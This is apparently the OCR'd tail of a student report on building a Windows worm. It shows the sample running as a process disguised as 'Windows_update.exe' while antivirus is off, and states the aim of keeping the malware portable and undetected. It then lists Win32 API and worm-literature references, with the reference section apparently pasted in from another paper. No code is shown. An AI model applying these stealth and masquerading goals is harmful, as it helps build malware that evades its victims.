
Virus & threat protection

Turn on virus protection

Virus protection is turned off. Tap or click to turn on Microsoft Defender Antivirus.

OBSERVATIONS

- The executable took a highly variable amount of CPU processing power. Ranging from 9 percent to 20 percent.


Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Fewer details
End task

Name	Status	46% CPU	31% Memory	23% Disk	0% Network	4% GPU	GPU engine	Power usage
Steam Client WebHelper		0%	1.5 MB	0 MB/s	0 Mbps	0%		Very low
System Guard Runtime Monitor Broker Service		0%	3.6 MB	0 MB/s	0 Mbps	0%		Very low
System Settings Broker		0%	0.5 MB	0 MB/s	0 Mbps	0%		Very low
User OOBE Broker		0%	0 MB	0 MB/s	0 Mbps	0%		Very low
Usermode Font Driver Host		0%	0 MB	0 MB/s	0 Mbps	0%		Very low
Windows Default Lock Screen		0%	0 MB	0 MB/s	0 Mbps	0%		Very low
Windows Defender SmartScreen		0%	0 MB	0 MB/s	0 Mbps	0%		Very low
Windows Driver Foundation - User-mode Driver Framewor...		0%	0.1 MB	0 MB/s	0 Mbps	0%		Very low
Windows Security Health Service		0%	6.4 MB	0 MB/s	0 Mbps	0%		Very low
Windows Security notification icon		0%	0 MB	0 MB/s	0 Mbps	0%		Very low
Windows Shell Experience Host		0%	0 MB	0 MB/s	0 Mbps	0%		Very low
Windows Wireless LAN 802.11 Extensibility Framework		0%	0.6 MB	0 MB/s	0 Mbps	0%		Very low
Windows_update.exe (32 bit)		18.8%	0.2 MB	0 MB/s	0 Mbps	0%		Very high
WMI Provider Host		0%	1.1 MB	0 MB/s	0 Mbps	0%		Very low
WMI Provider Host		0%	1.3 MB	0 MB/s	0 Mbps	0%		Very low

Windows processes (95)

- In the attached screenshot we see it took about 18% cpu usage and very low RAM memory usage.

CONCLUSION

1. Worms are a very interesting variety of computer malware which is the reason for our focus.
2. Our team will use generalised methods to create the malware. We will also try to make it as modular as possible for future users(if any). Our executable malware will be portable, concise and will be attempt to be independent to a safe degree.
3. We will attempt to make its behaviour such that it remains undetected by host user(s) unless a thorough inspection of all currently running processes is done.

We have developed a taxonomy of worms, based on target discovery, carrier, activation, payload.The carrier, activation, and payload are independent of eachother, and describe the worm itself. Those who want to help develop more robust defenses can focus on preventing worms that use one or more of the techniques described here.

Worms are ultimately written by humans, and some-times the easiest way to defend against a worm is to remove the motivation for writing a worm in the first place.

Thank You!

References

Microsoft Win32 Documentation

- *SetThreadPriority function (processthreadsapi.h)*
- *ShellExecuteA function (shellapi.h)*
- *Bug Check 0x5A: CRITICAL_SERVICE_FAILED*
- *Retrieving and Changing File Attributes*
- *creating-threads-using-the-createthread-api*
- *GetProcAddress function (libloaderapi.h)*
- *C++ Handles*
- *CopyFile function (winbase.h)*
- *cppreference.com/w/cpp*

Links Referred To:

1. *https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-copyfile*
2. *https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutea*
3. *https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-setthreadpriority*
4. *https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/bug-check-0x5a--critical-service-failed*
5. *https://www.codeproject.com/articles/13557/creating-threads-using-the-createthread-api*
6. *https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress*
7. *https://stackoverflow.com/questions/1303123/what-is-a-handle-in-c*

References

[8] Simon Byers, Aviel Rubin, and David Kormann.Defending against internet-based attack on thephysical world, http://www.avirubin.com/scripted.attacks.pdf.

[9] Cardcops. http://www.cardcops.com.

[10] CERT. CERT Advisory CA-1999-04 Melissa MacroVirus, http://www.cert.org/advisories/ca-1999-04.html.

[11] CERT. CERT Advisory CA-2000-04 Love LetterWorm, http://www.cert.org/advisories/ca-2000-04.html.

[12] CERT. CERT Advisory CA-2001-22 w32/SircamMalicious Code, http://www.cert.org/advisories/ca-2001-22.html.

[13] CERT. CERT Advisory CA-2001-26 Nimda Worm,http://www.cert.org/advisories/ca-2001-26.html.

[14] CERT. CERT Advisory CA-2002-25 Integer Overflowin XDR Library, http://www.cert.org/advisories/ca-2002-25.html.

[15] CERT. Code Red II: Another Worm Exploting BufferOverflow in IIS Indexing Service DLL, http://www.cert.org/incident notes/in-2001-09.html.

[16] Zesheng Chen, Lixin Gao, and Kevin Kwiat. Modelingthe spread of active worms. In IEEE INFOCOM 2003.IEEE, April 2003.

[17] ComputerWorld. Al-qaeda poses threat to net, http://www.computerworld.com/securitytopics/security/story/0,10801,7615 0,00.html.